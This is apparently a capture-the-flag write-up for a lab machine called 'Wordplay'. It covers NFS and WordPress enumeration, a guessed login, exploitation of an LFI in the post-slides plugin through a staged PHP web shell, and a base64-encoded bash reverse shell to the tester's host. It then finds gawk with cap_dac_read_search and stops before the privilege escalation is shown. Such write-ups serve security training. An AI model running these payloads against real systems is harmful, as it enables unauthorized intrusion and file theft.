
Overview

The machine starts by mounting a writable nfs export to stage a php shell, logging into WordPress as john to exploit lfi in the post-slides plugin to include the staged file and get foothold as www-data. It continues by abusing gawk with cap_dac_read_search to read martin's ssh key to pivot to martin and abusing sudo ansible-playbook to get shell as root.
Enumeration
we'll start with nmap scan as usual
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.13.89
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-13 19:35 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:35
Completed NSE at 19:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:35
Completed NSE at 19:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:35
Completed NSE at 19:35, 0.00s elapsed
Initiating Ping Scan at 19:35
Scanning 10.1.13.89 [2 ports]
Completed Ping Scan at 19:35, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:35
Completed Parallel DNS resolution of 1 host. at 19:35, 0.10s elapsed
Initiating Connect Scan at 19:35
Scanning 10.1.13.89 [1000 ports]
Discovered open port 111/tcp on 10.1.13.89
Discovered open port 80/tcp on 10.1.13.89
Discovered open port 22/tcp on 10.1.13.89
Discovered open port 2049/tcp on 10.1.13.89
Increasing send delay for 10.1.13.89 from 0 to 5 due to max_successful_tryno increase to 4
Completed Connect Scan at 19:36, 21.45s elapsed (1000 total ports)
Initiating Service scan at 19:36
Scanning 4 services on 10.1.13.89
Completed Service scan at 19:36, 9.87s elapsed (4 services on 1 host)
NSE: Script scanning 10.1.13.89.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:36
Completed NSE at 19:36, 7.83s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:36
Completed NSE at 19:36, 0.81s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Nmap scan report for 10.1.13.89
Host is up, received syn-ack (0.14s latency).
Scanned at 2026-09-13 19:35:38 EDT for 40s
Not shown: 995 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp    open     ssh     syn-ack     OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http    syn-ack     Apache httpd 2.4.66 ((Ubuntu))
| _http-title: The Wired
| _http-server-header: Apache/2.4.66 (Ubuntu)
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-generator: WordPress 6.9.4
111/tcp   open     rpcbind syn-ack     2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 37399/tcp6 mountd
| 100005 1,2,3 51515/tcp mountd
| 100005 1,2,3 52033/udp6 mountd
| 100005 1,2,3 58867/udp mountd
| 100021 1,3,4 33221/tcp nlockmgr
| 100021 1,3,4 35883/udp6 nlockmgr
| 100021 1,3,4 41397/tcp6 nlockmgr
| 100021 1,3,4 57088/udp nlockmgr
| 100227 3 2049/tcp nfs_acl
| _ 100227 3 2049/tcp6 nfs_acl
2049/tcp  open     nfs_acl syn-ack     3 (RPC #100227)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:36
Completed NSE at 19:36, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.61 seconds
The scan results show that we've got 4 open ports related to 3 services
- port 22 for SSH
- port 80 for HTTP hosting WP
- port 111, 2049 for NFS
NFS
Mostly when we see NFS we start with it cause it is either we can mount something or we can't then we move on so let's do it.
We'll start by showing the mountable drives, and it returns that we can mount the directory /var/nfs/documents
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ showmount -e 10.1.13.89
Export list for 10.1.13.89:
/var/nfs/documents *
showmount -e queries the NFS server's mount daemon to list exported shares available for remote mounting.
So we create a directory to mount to and then mount the drive
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ mkdir /tmp/nfs

┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ sudo mount -t nfs 10.1.13.89:/var/nfs/documents /tmp/nfs/
Looking inside the documents, there are only two files and none of them has something useful that we can act on so we'll move on to HTTP
┌─[192.168.37.140]─[jimmex@attacker]─[/tmp/nfs]
└──╼ [★]$ ls -la
total 568
drwxrwxrwx 2 nobody nogroup 4096 May 19 11:29 .
drwxrwxrwt 21 root root 900 Sep 13 19:50 ..
-rw-rw-r-- 1 jimmex lpadmin 296436 May 19 11:27 'Employee Handbook.pdf'
-rw-rw-r-- 1 jimmex lpadmin 278085 May 19 11:29 'Internal News.pdf'
WordPress Instance
We'll start by scanning the website to see if it has vulnerabilities or vulnerable plugins.
The running WP version is 6.9.4 and wpscan identified 14 vulnerabilities in that version, most of them weren't that interesting except this one Author+ RCE via PDF Upload that we might need but let's keep going.
+] WordPress version 6.9.4 identified (Insecure, released on 2026-03-11).
 | Found By: Meta Generator (Passive Detection)
 | - http://10.1.13.89/, Match: 'WordPress 6.9.4'
 | Confirmed By: Atom Generator (Aggressive Detection)
 | - http://10.1.13.89/index.php/feed/atom/, < generator uri="https://wordpress.org/" version="6.9.4">WordPress</generator>
 |
 | [!] 14 vulnerabilities identified:
< SNIP>
 | [!] Title: WP < 7.0.4 - Author+ RCE via PDF Upload
 | UUID: 5061a614-ee26-422a-b4e8-ec88b96bb3cd
 | Fixed in: 6.9.7
 | References:
 | - https://wpscan.com/vulnerability/5061a614-ee26-422a-b4e8-ec88b96bb3cd
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-65640
 | - https://wordpress.org/news/2026/08/wordpress-7-0-4-release/
Enumerating the users with wpscan found 2 users, john and admin
[+] Enumerating Users (via Passive and Aggressive Methods)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 Brute Forcing Author IDs - Time: 00:00:00 < ================================================================================> (10 / 10) 100.00% Time: 00:00:00
[i] 2 user(s) Identified.
So let's see the website itself, it is a blog and it has some reference links in it redirecting to the domain lklinux1.local

So if we visit the link we won't be able to reach it as long as there isn't a hosts entry pointing that domain to the target IP

Adding hosts file entry to the domain
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ echo '10.1.13.89 lklinux1.local' | sudo tee -a /etc/hosts
10.1.13.89 lklinux1.local
WordPress as john
Trying the credentials admin:admin doesn't work but trying john:john works, you could've brute-forced the login using wpscan if you couldn't guess the password

So logging in as john shows that we're not administrator so the only way forward for us is to find a vulnerable plugin so let's go back to wpscan and aggressively scan for plugins (brute-forcing most known names)
jimmex@attacker:~$ wpscan --url http://10.1.13.89 --enumerate ap
[+] URL: http://10.1.13.89/ [10.1.13.89]
[+] Started: Mon Sep 14 00:37:34 2026
[+] Command Line: wpscan --url http://10.1.13.89 --enumerate ap
[+] Hostname: attacker
< SNIP>
[+] post-slides
 | Location: http://10.1.13.89/wp-content/plugins/post-slides/
 | Latest Version: 1.0.1 (up to date)
 | Last Updated: 2014-11-18 12:18am GMT (11 years ago)
 | Readme: http://10.1.13.89/wp-content/plugins/post-slides/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 | - http://10.1.13.89/wp-content/plugins/post-slides/, status: 200
 |
 | Version: 1.0.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 | - http://10.1.13.89/wp-content/plugins/post-slides/readme.txt
WPScan's
--enumerate apbrute-forces known plugin slugs to discover installed WordPress plugins even when they aren't linked directly.
The only plugins that the scan found for this instance are
- Akismet which is the default plugin for anti-spam
- and Post Slides
Looking up the post-slides plugin with that version, it is vulnerable to Local File Inclusion

CVE-2025-15491
Post Slides is an old WordPress plugin (last updated 2014) that renders image slideshows on posts via a [post-slides] shortcode.
The vulnerability itself happens because it takes the skin attribute from the shortcode and passes it straight into a PHP include() without sanitizing it. Since WordPress lets Contributor+ users write shortcodes in their own posts, that user can set skin to a path traversal string (or an absolute path) pointing at any file, including PHP files they control elsewhere on disk turning a simple LFI into full RCE.
If we look closely at the WordPress disclosure, it has the PoC embedded in the page
 We just need to add a shortcode block with that code
- The
[post-slidesto call the plugin itself in the page skin=is the vulnerable attribute- If you notice the skin attribute auto appends
.phpto whatever we pass to it
All we need to do now is to find a way to write a shell to the target we'll get RCE and that's because the vulnerable attribute calls include() not something like file_get_contents() which just reads.
Write to NFS
Testing if we have write over the mount and as you can see we can write to it (which might be even more valuable later) but for now we can use it to write PHP shell
┌─[192.168.37.140]─[jimmex@attacker]─[/tmp/nfs]
└──╼ [★]$ echo 'a' > a
┌─[192.168.37.140]─[jimmex@attacker]─[/tmp/nfs]
└──╼ [★]$ la
total 572K
drwxrwxrwx 2 nobody nogroup 4.0K May 19 11:29 .
drwxrwxrwt 21 root root 900 Sep 13 21:12 ..
-rw-rw-r-- 1 jimmex jimmex 2 Sep 13 21:22 a
-rw-rw-r-- 1 jimmex lpadmin 290K May 19 11:27 'Employee Handbook.pdf'
-rw-rw-r-- 1 jimmex lpadmin 272K May 19 11:29 'Internal News.pdf'
┌─[192.168.37.140]─[jimmex@attacker]─[/tmp/nfs]
└──╼ [★]$
We'll write a simple PHP shell that we can invoke later, but for this case we have to use ;exit after calling system
┌─[]─[10.200.94.171]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ cat /tmp/nfs/shell.php
< ?php system($_GET["cmd"]); exit; ?>
[!NOTE] Why are we adding exit ? When WordPress renders your shortcode during the publish/save request, it expects the whole response to end as clean JSON. so when we include
phpfile'ssystem()call prints output into the same response buffer, so without exit the execution falls back into WordPress's normal flow afterwards which appends more page content like theme and footer which corrupts the JSON making the editor show "publishing failed".so to fix that
exitstops PHP right after your command output, so nothing else gets appended, keeping the response clean enough not to break things downstream.
Shell as www-data
So we'll try to publish a post with the PoC the author mentioned, but appending the shell instead of the wp-config and because we don't really know where the WordPress is hosted or the depth level of the system root hierarchy we can use as many .. as we want to get back to the root system path / where we go then to /var/nfs/documents/shell which we know that our shell exists in.
don't append
.phpit already does that automatically


Now when you go back to posts, you'll find the post we just created and when you click it'll show you that something went wrong cause it doesn't append the cmd parameter to the URL and without that the page is corrupted but once you add the command to that same path you'll see that everything is fine

So now let's get a shell, I will base64 encode it so the spaces and the special characters don't mess with the way the URL is parsed (make sure there isn't any + in the result by appending random spaces where you think the + appears)
the reason we do that cause + is a space is the URL encoding so sometimes it doesn't differ is it actually a part of the payload or a space so it is safer to avoid that entirely
┌─[]─[10.200.94.171]─[jimmex@attacker]─[~/HSM/Wordplay]
└──╼ [★]$ echo "bash -i   >& /dev/tcp/10.200.94.171/4444 0>&1" | base64 -w 0
YmFzaCAtaSAgID4mIC9kZXYvdGNwLzEwLjIwMC45NC4xNzEvNDQ0NCAwPiYxCg==
Once we call &cmd=echo YmFzaCAtaSAgID4mIC9kZXYvdGNwLzEwLjIwMC45NC4xNzEvNDQ0NCAwPiYxCg==| base64 -d| bash you'll see that we land a shell on penelope as www-data
SSH as martin
Doing some enumeration afterwards, there isn't much we can do though but listing the capabilities for all the binaries under the root we'll see this gawk has /usr/bin/gawk cap_dac_read_search=ep
www-data@lk-linux1:/var/www/html/wp-admin$ getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/gawk cap_dac_read_search=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
www-data@lk-linux1:/var/www/html/wp-admin$
getcap -r /recursively searches the filesystem for binaries with Linux capabilities, which are fine-grained root privileges that can often be abused like SUID bits.
cap_dac_read_search
What is it?
cap_dac_read_search is a Linux capability that lets a process bypass file and directory read/search permission checks "DAC" = Discretionary Access Control which is the normal Unix permission bits (rwx).
Specifically it grants two things:
- Bypass read permission checks on files, read any file regardless of its mode/owner.
- Bypass execute/search permission checks on directories, traverse into any directory even without
xpermission, and usesyscallslikeopen(),stat(),readlink()on arbitrary paths.
And because gawk is a Linux utility I am sure there is a way for us to read files on the system using it, if you search GTFOBins for gawk it'll show you this
